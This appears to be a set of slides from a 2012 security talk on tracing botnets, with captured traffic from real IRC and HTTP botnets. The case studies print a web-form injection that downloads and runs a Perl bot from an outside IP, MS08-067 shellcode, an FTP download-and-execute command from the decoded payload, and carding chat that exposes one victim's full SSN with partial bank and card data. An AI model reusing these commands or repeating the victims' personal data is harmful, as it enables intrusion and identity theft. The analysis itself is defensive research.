


Performance of C&C Tracer

- From Jan. to Sep. in 2012, C&C Tracer traced **8,481** IP addresses of C&C servers
 - All C&C servers are distributed over **96** countries
 - **62** C&C servers are located in Taiwan




- Botnet Tracer need to connect the real C&C server
- Avoid tracer attack other node on internet, so we need data control





Performance of Botnet Tracer

- From Jan. to Sep. in 2012, Botnet Tracer discovered **128,680** botnet victims
 - All botnet victims are distributed over **175** countries
 - The top 3: **Chile, Netherlands** and **Germany**





Botnet Tracer

```
10.3.106.55 [123x38]
Connection Edit View Window Option Help

IIIIIIII      CCCCCCCCCCCC      SSSSSSSSSSSSSSS      TTTTTTTTTTTTTTTTTTTTTT
I:::.....I    CCC::.....:C    SS::.....:S      T:::.....:T
I:::.....I    CC::.....:C    S:::SSSSSS:::S      T:::.....:T
II:::.....II  C:::CCCCCCCC:::C  S:::S      SSSSSSS      T:::TT:::TT:::TT
I:::I  C:::C      CCCCCC  S:::S      TTTTTT  T:::T  TTTTTT
I:::I  C:::C      S:::S      T:::T
I:::I  C:::C      S:::SSSS      T:::T
I:::I  C:::C      SS:::SSSSS      T:::T
I:::I  C:::C      SSS:::SS      T:::T
I:::I  C:::C      SSSSSS:::S      T:::T
I:::I  C:::C      S:::S      T:::T
I:::I  C:::C      CCCCCC  S:::S      T:::T
II:::.....II  C:::CCCCCCCC:::C  SSSSSSS      S:::S      TT:::TT
I:::.....I    CC::.....:C    S:::SSSSSS:::S      T:::T
I:::.....I    CCC::.....:C    S:::SS      T:::T
IIIIIIIIII    CCCCCCCCCCCC    SSSSSSSSSSSSSSS      TTTTTTTTTTT

          ttt
          ttt::t      @CopyRight
          t:::t
          t:::t

nnnn nnnnnnnn      aaaaaaaaaaaaaa      tttttt:::tttttt      eeeeeeeeeeee      aaaaaaaaaaaaaa      mmmmmmmmm      mmmmmmmmm
n:::nn:::nn      a:::a      t:::t      ee:::ee      a:::a      m:::m      m:::m
n:::nn:::nn      aaaaaaaa:::at:::t      e:::eeee:::eaaaaaaa:::a      m:::m:::m:::m:::m
nn:::nn:::nn      a:::atttttt:::ttttt      e:::e      e:::e      a:::a      m:::m:::m:::m:::m
n:::nnn:::nn      aaaaaa:::a      t:::t      e:::eeee:::e      aaaaaa:::a      m:::m:::m:::m:::m
n:::n      n:::n      aa:::a      t:::t      e:::e:::e:::e:::e      aa:::a      m:::m      m:::m      m:::m
n:::n      n:::n      a:::aaaa:::a      t:::t      e:::eeeeeeeeeee      a:::aaaa:::a      m:::m      m:::m      m:::m
n:::n      n:::na:::a      a:::a      t:::t      ttttte:::e      a:::a      a:::a      m:::m      m:::m      m:::m
n:::n      n:::na:::a      a:::a      t:::tttt:::te:::e      a:::a      a:::a      m:::m      m:::m      m:::m
n:::n      n:::na:::aaaa:::a      tt:::t      e:::eeeeeeea:::aaaa:::a      m:::m      m:::m      m:::m
n:::n      n:::n      a:::aaaa:::aa:::a      tt:::tt      ee:::e:::e      a:::aaaa:::aa:::am:::m      m:::m      m:::m
nnnnnn      nnnnnn      aaaaaaaaaa      aaaa      tttttttttt      eeeeeeeeeeee      aaaaaaaaaa      aaaa      mmmmmmmmm      mmmmmmmmm      mmmmmmmmm
```

This is BTC (Botnet Tracer Commander) , Carefulness!!!



Botnet Tracer

```
10.3.106.55 [123x38]
Connection Edit View Window Option Help

This is BTC (Botnet Tracer Commander) , Carefulness!!!
!help;
已收到指令 [help]
執行結果

*****
本機指令: !指令;
本機指令說明: !dir;

遠端指令: !Server$指令&
遠端指令說明: !BS1$dir&

*****
側錄封包 Start_Sniffer.bat <第幾台電腦> <樣本名稱>
使用說明 Start_Sniffer.bat 3 24578933456.bin

*****
側錄封包 Start_VM.bat <第幾台VM>
使用說明 Start_VM 3 (開啓第3台 VM)

*****
送入惡意程式指令 Start_Psexec.bat <第幾台VM> <哪一隻惡意程式>
送入惡意程式指令說明 Start_Psexec.bat 8 051.bin

*****
```



Botnet Tracer

```
Microsoft Windows [版本 5.2.3790]
(C) 版權所有 1985-2003 Microsoft Corp.

C:\Documents and Settings\Administrator>sniffer 7 30109302.bi
追蹤位置 192.168.0.7
追蹤樣本 Sample 30109302.bin
Capturing on VMware Virtual Ethernet Adapter
405431

Microsoft Windows [版本 5.2.3790]
(C) 版權所有 1985-2003 Microsoft Corp.

C:\Documents and Settings\Administrator>sniffer 8 30401637.bi
追蹤位置 192.168.0.8
追蹤樣本 Sample 30401637.bin
Capturing on VMware Virtual Ethernet Adapter
118367

Microsoft Windows [版本 5.2.3790]
(C) 版權所有 1985-2003 Microsoft Corp.

C:\Documents and Settings\Administrator>sniffer 9 30761737.bi
追蹤位置 192.168.0.9
追蹤樣本 Sample 30761737.bin
Capturing on VMware Virtual Ethernet Adapter
410098

Microsoft Windows [版本 5.2.3790]
(C) 版權所有 1985-2003 Microsoft Corp.

C:\Documents and Settings\Administrator>e:
E:\>psexec.bat 9 30761737.bin

Microsoft Windows [版本 5.2.3790]
(C) 版權所有 1985-2003 Microsoft Corp.

C:\Documents and Settings\Administrator>e:
E:\>psexec.bat 8 30401637.bin

Microsoft Windows [版本 5.2.3790]
(C) 版權所有 1985-2003 Microsoft Corp.

C:\Documents and Settings\Administrator>e:
E:\>psexec.bat 7 30109302.bin

Microsoft Windows [版本 5.2.3790]
(C) 版權所有 1985-2003 Microsoft Corp.

C:\Documents and Settings\Administrator>e:
E:\>psexec.bat 2 30095875.bin
```




Botnet Distribution





Case Study

ICST



Case Study

- Case Study I – IRC Botnet
 - In case1 , I will show the IRC Botnet in real word.
 - What kind of exploit that hacker use it?
 - What we found in those Botnet?
 - It maybe not the latest, but it is real one.
- Case Study II – HTTP Botnet
 - In case2, I will show the Botnet analysis timeline.
 - The analysis of a HTTP Botnet C&C server
 - What we found in those Botnet?

Case Study I - IRC Botnet





Case Study I - IRC Botnet

Stream Content

```
POST /wordtrans/wordtrans.php HTTP/1.1
User-Agent: Mozilla/5.0 (X11; U; Linux i686) Gecko/20031119 Galeon/1.3.7
Host: 210.241.25.226
Connection: close
Content-Length: 126
Content-Type: application/x-www-form-urlencoded

lang=en&advanced=0&dict=de-en&word=cd /tmp; wget http://74.62.155.43/xt.dat; perl /tmp/xt.dat; rm -rf /tmp/xt.dat&submit=search
```

CVE-2002-0837

Find Save As Print 78.46.98.179:40193 --> 210.241.25.226:http (347 bytes) ASCII EBCDIC HexDump C Arrays Raw

Help Close Filter Out This Stream

Command	Function
`	<i>Using escape</i>
<code>cd /tmp;</code>	<i>Change directory</i>
<code>Wget http://74.62.155.43/xt.dat</code>	<i>Get the malware</i>
<code>perl /tmp/xt.dat;</code>	<i>Run the malware</i>
<code>Rm -rf /tmp/xt.dat`</code>	<i>Delete the malware</i>



Case Study I - IRC Botnet

```
root@localhost:/home/NESOKING
檔案(E) 編輯(E) 顯示(V) 終端機(T) 分頁(B) 求助(H)
[root@localhost NESOKING]# ps -elf | grep httpd
4 S root      8934 25373  0 80  0 - 1323 pipe_w 14:25 pts/4    00:00:00 grep httpd
1 S root      25502    1  0 80  0 - 2461 select Jun26 pts/4    00:00:01 /usr/local/apache/bin/httpd -DS
SL
[root@localhost NESOKING]#

root@localhost:/var/log
檔案(E) 編輯(E) 顯示(V) 終端機(T) 分頁(B) 求助(H)
[root@localhost log]# lsof -p 25502
lsof: WARNING: can't stat() fuse.gvfs-fuse-daemon file system /home/NESOKING/.gvfs
Output information may be incomplete.
COMMAND  PID USER  FD  TYPE  DEVICE  SIZE  NODE NAME
perl     25502 root   cwd   DIR    253,0   4096    2 /
perl     25502 root   rtd   DIR    253,0   4096    2 /
perl     25502 root   txt   REG    253,0   8208 1202734 /usr/bin/perl
perl     25502 root   mem   REG    253,0 2553700 1474031 /usr/lib/perl5/5.10.0/i386-linux-thread-multi/COR
perl     25502 root   mem   REG    253,0  22284 1472541 /usr/lib/perl5/5.10.0/i386-linux-thread-multi/aut
perl     25502 root   mem   REG    253,0  24260 1472739 /usr/lib/perl5/5.10.0/i386-linux-thread-multi/aut
```



Case Study I - IRC Botnet

91.196.236.140 - Wireshark

Filter: tcp.stream eq 1

No.	Time	Source	Destination	Protocol	Info
21	2009-11-22 18:39:46.980880	203.70.210.86	91.196.236.140	SMB	Session Setup AndX Response; tree
22	2009-11-22 18:39:47.349517	91.196.236.140	203.70.210.86	SMB	NT Create AndX Request, Path: \SRV
23	2009-11-22 18:39:47.349912	203.70.210.86	91.196.236.140	SMB	Tree Connect AndX Response
24	2009-11-22 18:39:47.724007	91.196.236.140	203.70.210.86	SMB	NT Create AndX Request, FID: 0x400
25	2009-11-22 18:39:47.724444	203.70.210.86	91.196.236.140	SMB	NT Create AndX Response, FID: 0x400
26	2009-11-22 18:39:48.098649	91.196.236.140	203.70.210.86	DCERPC	Bind: call_id: 0, 11 context items
27	2009-11-22 18:39:48.099064	203.70.210.86	91.196.236.140	SMB	NT Create AndX Response, FID: 0x400
28	2009-11-22 18:39:48.465641	91.196.236.140	203.70.210.86	SMB	Read AndX Request, FID: 0x4000, 48
29	2009-11-22 18:39:48.466014	203.70.210.86	91.196.236.140	SMB	Write AndX Response, 512 bytes
30	2009-11-22 18:39:48.953454	91.196.236.140	203.70.210.86	TCP	tellumat-nms > microsoft-ds [ACK]
31	2009-11-22 18:39:48.957565	203.70.210.86	91.196.236.140	SMB	Read AndX Response, 308 bytes
32	2009-11-22 18:39:49.456551	91.196.236.140	203.70.210.86	TCP	tellumat-nms > microsoft-ds [ACK]
33	2009-11-22 18:40:09.676088	91.196.236.140	203.70.210.86	SRVSVC	NetPathCanonicalize request
34	2009-11-22 18:40:09.676131	91.196.236.140	203.70.210.86	TCP	tellumat-nms > microsoft-ds [FIN,
35	2009-11-22 18:40:09.676564	203.70.210.86	91.196.236.140	TCP	microsoft-ds > tellumat-nms [ACK]

Operation: NetPathCanonicalize (31)

- Pointer to Server unc (uint16)
- Max Count: 305
- Offset: 0
- Actual Count: 305
- Path [truncated]: \.....
- Maxbuf: 410

```
00b0 00 31 01 00 00 5c 00 46 55 6e 4d 4c 45 76 64 4e .1...\.F UnMLEvdN
00c0 7a 6a 6e 74 58 7a 6e 41 76 63 4f 53 44 76 63 55 zJntXzNa vcosdvCu
00d0 6c 55 4c 4c 46 4a 6d 43 50 43 6d 6a 67 65 58 70 lULLFJmC PCmjgexp
00e0 62 44 43 49 41 74 6a 44 54 52 50 41 78 79 58 49 bDCIAtjD TRPAXyXI
00f0 74 58 43 66 44 78 76 6a 52 58 74 57 53 79 41 43 tXcfDxvj RxtwsyAC
0100 71 63 50 72 7a 57 48 65 61 55 4b 66 72 6f 68 6e qcPrzwhE aukfrohn
0110 45 75 53 79 5a 55 7a 50 7a 62 65 43 a9 42 46 38 EusyZUZP zbec_BF8
0120 d5 15 67 25 9b a8 b9 47 97 3f b1 92 7b 03 fc 96 ..g%...G .?..{...
0130 66 05 04 8d b6 91 9f b4 30 fd 2c 1d 41 4a b0 b3 F..... 0...A3...
0140 48 34 b8 f9 4f 4e f5 eb 02 eb 05 e8 f9 ff ff ff H4..ON..
0150 5b 31 c9 66 b9 0b 01 80 73 0e 1d 43 e2 f9 e1 f5 [1.f... s..C...
0160 59 1d 1d 1d 96 58 21 96 61 18 65 1c f2 96 52 05 Y....X! a.e...R.
0170 96 42 3d 1c f6 54 96 29 96 1c f3 2c dd 84 b1 99 .B=.T.) .....
0180 dd 69 1a dc d7 10 1c df f6 e9 26 49 39 19 68 f8 .f..... &I9.h.
0190 96 42 39 1c f6 7b 96 11 56 96 42 01 1c f6 96 01 .B9... V.B....
01a0 96 1c f6 94 41 39 19 de 42 2c eb 7d 4b 79 96 5b .....A9 B...kV.]
```

Path (srvsvc.srvsvc_NetPathCanonicalize_path), 6... Packets: 37 Displayed: 30 Marked: 0 Profile: Default

MS08-067



Case Study I - IRC Botnet

0x1A0 6D3D 3073 3D30 6E27 743D 3B79 7333 7865 m=0 s=0 n't=; ys3xe
0x1B0 7810 171D AC3C 8910 FCE5 DC08 8268 57FF x...<. .hW
0x1C0 6B41 79EC C6C6 73EA FE96 73EA C1C6 DD6B kAy s s k
0x1D0 FC3A FBBE 5AC4 DD6D FE68 DD8C 6B47 A9EC : z m h k G
0x1E0 6814 E6DE 6B41 7044 44FE CD75 74E7 7144 h. k AnDD. ut gD

Run emulation GetPC Cancel

```
verbose = 0  
+{32;1msuccess+{0m offset = 0x00000096  
Hook me Captain Cook!  
userhooks.c:127 user_hook_ExitThread  
ExitThread(0)  
stepcount 92570  
UINT WINAPI WinExec (  
    LPCSTR lpCmdLine = 0x00417119 =>  
    = "cmd /c echo open pornhq.dynalias.com 8989 > i&echo user upload upload >> i &echo binary >> i &echo get /dn.exe >> i &echo quit >> i &ftp -n -s:i &dn.exe  
");  
    UINT uCmdShow = 0;  
) = 32;  
void ExitThread (  
    DWORD dwExitCode = 0;  
) = 0;  
Finished
```

**cmd /c echo open pornhq.dynalias.com 8989 > i
&echo user upload upload >> i
&echo binary >> i
&echo get /dn.exe >> i
&echo quit >> i
&ftp -n -s:i
&dn.exe**



Case Study I - IRC Botnet

```
(.4@.9vuln.15).7 http://sekai.hu/contact.php .15(.4@.3windows NT EZ02--V00204 6.1 build 7601  
(Unknown windows version web Server Edition Service Pack 1) i586.15)(.4@.9safemode-OFF.15).  
:rasta!~rasta@server.sitexpression.net PRIVMSG #dama! !xml /xmlrpc.php "/pnSession.php" +admin  
:DaTadNs!~scan@IRCSyStem-43280915.datadns.es PRIVMSG #dama! ::12[.12[.9XML.12]] .9Dork ::4 "/  
pnSession.php" +admin  
:DaTadNs!~scan@IRCSyStem-43280915.datadns.es PRIVMSG #dama! ::12[.12[.9XML.12]] .13Bugz ::4 /  
xmlrpc.php
```

Hacker's command

```
system-A8381310.gn-noc.com PRIVMSG #dama! ::12[.12[.9XML.12]] .13Bugz ::4 ''/nucleus/xmlrpc/server.php'  
system-A8381310.gn-noc.com PRIVMSG #dama! ::12[.12[.9XML.12]] .3Search Engine Loading ...  
system-7B0CF08B.azuni.net PRIVMSG #dama! ::12[.12[.9XML.12]] .9Dork ::4 +pmachine  
system-7B0CF08B.azuni.net PRIVMSG #dama! ::12[.12[.9XML.12]] .13Bugz ::4 ''/nucleus/xmlrpc/server.php
```

Victim's Report



XML-RPC Interface

Introduction

[Back to the developer docs index](#)

This document contains information on the XML-RPC interface that Nucleus provides, and the **error messages** it spits out. Please note that the specification of this interface might still undergo changes in the future.

The URL for the Nucleus XML-RPC interface is:

<http://www.yourserver.com/yourpath/nucleus/xmlrpc/server.php>

Find Vulnerability on Internet



Case Study I - IRC Botnet

```
Follow TCP Stream
Stream Content
:Akon!~N0195.24.66.128 PRIVMSG #banjarmasin :backbone not :D
:ntoy!t@gov.st PRIVMSG #banjarmasin :have fun and good luck in real life.
:ntoy!t@gov.st PART #banjarmasin :
:yoga!~yoga@112.215.45.187 JOIN :#banjarmasin
:Akon!~N0195.24.66.128 PRIVMSG #banjarmasin :my backbone hurts little :)
:Akon!~N0195.24.66.128 PRIVMSG #banjarmasin :good men
:Akon!~N0195.24.66.128 PRIVMSG #banjarmasin :real life is beautiful
:stipan!~ipan@39.210.185.38 JOIN :#jmirc
:Akon!~N0195.24.66.128 JOIN :#tuelo
:|yoshi|!yoshi@czarna.owieczka.be PRIVMSG #banjarmasin :87.239.192.83
:|yoshi|!yoshi@czarna.owieczka.be PRIVMSG #banjarmasin :heh :P
:|yoshi|!yoshi@czarna.owieczka.be PRIVMSG #banjarmasin :lol
:Akon!~N0195.24.66.128 PRIVMSG #tuelo :.ACTION slaps koras around a bit with a large trout.
:yoga!~yoga@112.215.45.187 JOIN :#jmirc
:Akon!~N0195.24.66.128 PRIVMSG #tuelo :lebokne kabeh,ben di ddos kabeh
:Smraquizta!~jmIrc_usr@112.198.77.162 QUIT : "used jmIrc"
:Akon!~N0195.24.66.128 PRIVMSG #banjarmasin :wakakakakkkk...
:Akon!~N0195.24.66.128 PRIVMSG #banjarmasin :go ahead
PING :ircnet.eversible.com
PONG :ircnet.eversible.com
:|yoshi|!yoshi@czarna.owieczka.be PRIVMSG #banjarmasin :join more ...
:Akon!~N0195.24.66.128 PRIVMSG #banjarmasin :your turn
:Suicide!root@2001:288:6200:233:0:0:0:1337 JOIN :#banjarmasin
:Akon!~N0195.24.66.128 PRIVMSG #tuelo :eh ojk sih
:Akon!~N0195.24.66.128 PRIVMSG #tuelo :ben aq ae
:Akon!~N0195.24.66.128 PRIVMSG #banjarmasin :wow
:koras!~star@175.126.74.110 PRIVMSG #tuelo :jah
:Suicide!root@2001:288:6200:233:0:0:0:1337 PART #banjarmasin :im so lame
:koras!~star@175.126.74.110 PRIVMSG #tuelo :ilang gak kiro2 rum e
PING :88888654476

Entire conversation (176878 bytes)
Find Save As Print  ASCII  EBCDIC  Hex Dump  C Arrays  Raw
Help Filter Out This Stream Close
```



Case Study I – The Victims

```
Follow TCP Stream
Stream Content
PING :yume.weedo.mooo.com
PONG :yume.weedo.mooo.com
PING :yume.weedo.mooo.com
PONG :yume.weedo.mooo.com
PING :yume.weedo.mooo.com
PONG :yume.weedo.mooo.com
PING :yume.weedo.mooo.com
PONG :yume.weedo.mooo.com
PING :yume.weedo.mooo.com
PONG :yume.weedo.mooo.com
:TWN|61311!nirkad@163.19.170.70 QUIT :Connection reset by peer
PING :yume.weedo.mooo.com
PONG :yume.weedo.mooo.com
:TWN|54383!dtnixzb@15ACC0B4.FE56E079.2853B628.IP JOIN :#ygg
:TWN|54383!dtnixzb@163.19.170.70 PRIVMSG #ygg :-.4.scanall..- Random Port Scan started on
163.19.x.x:139 with a delay of 5 seconds for 800 minutes using 100 threads.
:TWN|54383!dtnixzb@163.19.170.70 PRIVMSG #ygg :-.4.scanall..- Random Port Scan started on
163.19.x.x:445 with a delay of 5 seconds for 800 minutes using 100 threads.
:TWN|54383!dtnixzb@163.19.170.70 PRIVMSG #ygg :-.4.scanall..- Random Port Scan started on 163.19.x.x:80
with a delay of 5 seconds for 800 minutes using 100 threads.
:TWN|54383!dtnixzb@163.19.170.70 PRIVMSG #ygg :-.4.scanall..- Random Port Scan started on
163.19.x.x:445 with a delay of 5 seconds for 800 minutes using 100 threads.
PING :yume.weedo.mooo.com
PONG :yume.weedo.mooo.com
PING :yume.weedo.mooo.com
PONG :yume.weedo.mooo.com
:TWN|41148!jmgvhl@163.19.192.192 PRIVMSG #ygg :ftp transfer started to: 163.19.170.139
:TWN|41148!jmgvhl@163.19.192.192 PRIVMSG #ygg :ftp transfer complete to: 163.19.170.139
:USA|86116!hegtkyn@192.116.195.99 PRIVMSG #ygg :ftp transfer started to: 125.19.192.139
:USA|86116!hegtkyn@192.116.195.99 PRIVMSG #ygg :ftp transfer complete to: 125.19.192.139
PING :yume.weedo.mooo.com
PONG :yume.weedo.mooo.com
:TWN|54383!dtnixzb@163.19.170.70 QUIT :Connection reset by peer
:TWN|72900!tfvph@15ACC0B4.FE56E079.2853B628.IP JOIN :#ygg
:TWN|72900!tfvph@163.19.192.192 PRIVMSG #ygg :-.4.scanall..- Random Port Scan started on 163.19.x.x:139
with a delay of 5 seconds for 800 minutes using 100 threads.
```

Find Save As Print Entire conversation (94054 bytes) [Format: ASCII | EBCDIC | Hex Dump | C Arrays | Raw]

Help Filter Out This Stream Close



Case Study I – Shopping Account

Follow TCP Stream

Stream Content

```
:SuZy!~SuZy@NetAdmin.NairaLanders.Org PRIVMSG #NairaLanders :okay
:shikamaru!vebpjv@NetAdmin.NairaLanders.Org PRIVMSG #NairaLanders :no wahala
:Grow!x@network.gov PRIVMSG #NairaLanders :-----wells Fargo Account-----
:Grow!x@network.gov PRIVMSG #NairaLanders :Account Opened in : TX
:Grow!x@network.gov PRIVMSG #NairaLanders :Username : simmons[REDACTED]
:Grow!x@network.gov PRIVMSG #NairaLanders :ATM PIN : 36[REDACTED]
:Grow!x@network.gov PRIVMSG #NairaLanders :Password : kend[REDACTED]
:Grow!x@network.gov PRIVMSG #NairaLanders :SSN : 452473641
:SuZy!~SuZy@NetAdmin.NairaLanders.Org PRIVMSG #NairaLanders :enter my room
:Grow!x@network.gov PRIVMSG #NairaLanders :Bank Account Number : 3190[REDACTED]
:Grow!x@network.gov PRIVMSG #NairaLanders :Email Address : hc4s[REDACTED]
:Grow!x@network.gov PRIVMSG #NairaLanders :Creditcard Number: 4868[REDACTED]
:Grow!x@network.gov PRIVMSG #NairaLanders :Exp Month : 0
:Grow!x@network.gov PRIVMSG #NairaLanders :Exp Year : 20[REDACTED]
:Grow!x@network.gov PRIVMSG #NairaLanders :Cvv : 2[REDACTED]
:Grow!x@network.gov PRIVMSG #NairaLanders :IP: 75.93.[REDACTED]
:shikamaru!vebpjv@NetAdmin.NairaLanders.Org PRIVMSG #NairaLanders :in 2 hours time i commot
```

Find Save As Print Entire conversation (3829422 bytes) [Format: ASCII EBCDIC Hex Dump C Arrays Raw]

Help Close Filter Out This Stream



Case Study I – The Credit Card

Follow TCP Stream

Stream Content

```

:~kennedy19@C5734AF5.88B689F.FC7D9901.IP JOIN :#NairaLanders
:~kennedy19@C5734AF5.88B689F.FC7D9901.IP JOIN :#Br-at
:~alawu!~alawu.bab@923D6A46.C1910229.5655EEDA.IP JOIN :#NairaLanders
PING :hub.ng.nairalanders.org
PONG hub.ng.nairalanders.org
:Money4Us!Money4Us@Money4Us.User.NairaLanders.Org PRIVMSG #NairaLanders :WHO HAVE CC GOOD ONE, I TRADE, WITH UK LIST
:Money4Us!Money4Us@Money4Us.User.NairaLanders.Org PRIVMSG #NairaLanders :WHO HAVE CC GOOD ONE, I TRADE, WITH UK LIST
:Money4Us!Money4Us@Money4Us.User.NairaLanders.Org PRIVMSG #NairaLanders :WHO HAVE CC GOOD ONE, I TRADE, WITH UK LIST
:Money4Us!Money4Us@Money4Us.User.NairaLanders.Org PRIVMSG #NairaLanders :WHO HAVE CC GOOD ONE, I TRADE, WITH UK LIST
:~ay_80em!ay_80em@ay_80em.User.NairaLanders.Org PRIVMSG #NairaLanders :wetin u won use cc do?
PING :hub.ng.nairalanders.org
PONG hub.ng.nairalanders.org
:[8]!~abah@NairaLanders.org-2D5A57CE.progreso.pl JOIN :#NairaLanders
:~dollYreps!~Tscript3@E7726DD7.24D1AE5E.D884990B.IP JOIN :#NairaLanders
:Grow!x@network.gov PRIVMSG #NairaLanders :AUSTRALIA FULL INFO CC :
:Grow!x@network.gov PRIVMSG #NairaLanders :* Personal Information:
:Grow!x@network.gov PRIVMSG #NairaLanders : Full Name: Stephen [REDACTED]
:Grow!x@network.gov PRIVMSG #NairaLanders : Date of Birth: Jun - 29 - 1924
:Grow!x@network.gov PRIVMSG #NairaLanders : Mother's Maiden Name: Elefant
:Grow!x@network.gov PRIVMSG #NairaLanders : Billing Address: 141/15 Hale Road
:Grow!x@network.gov PRIVMSG #NairaLanders : Country: AUSTRALIA
:~alawu!~alawu.bab@923D6A46.C1910229.5655EEDA.IP QUIT :Ping timeout
:Grow!x@network.gov PRIVMSG #NairaLanders : City: MOSMAN
:Grow!x@network.gov PRIVMSG #NairaLanders : State: Outside of US
:Grow!x@network.gov PRIVMSG #NairaLanders : Zip: 2088
:Grow!x@network.gov PRIVMSG #NairaLanders : Social Security Number: - [REDACTED]
:Grow!x@network.gov PRIVMSG #NairaLanders : Home Phone Number: 61 [REDACTED]
:Grow!x@network.gov PRIVMSG #NairaLanders : * Card Information:
:Grow!x@network.gov PRIVMSG #NairaLanders : Card Number: 4564 [REDACTED]
:Grow!x@network.gov PRIVMSG #NairaLanders : Issuing Bank:
:Grow!x@network.gov PRIVMSG #NairaLanders : Expiration Date: 09 | 2010
:Grow!x@network.gov PRIVMSG #NairaLanders : Card Verification Number: 7 [REDACTED]
:Grow!x@network.gov PRIVMSG #NairaLanders : Ip: 122.105. [REDACTED]
:Grow!x@network.gov PRIVMSG #NairaLanders :-----
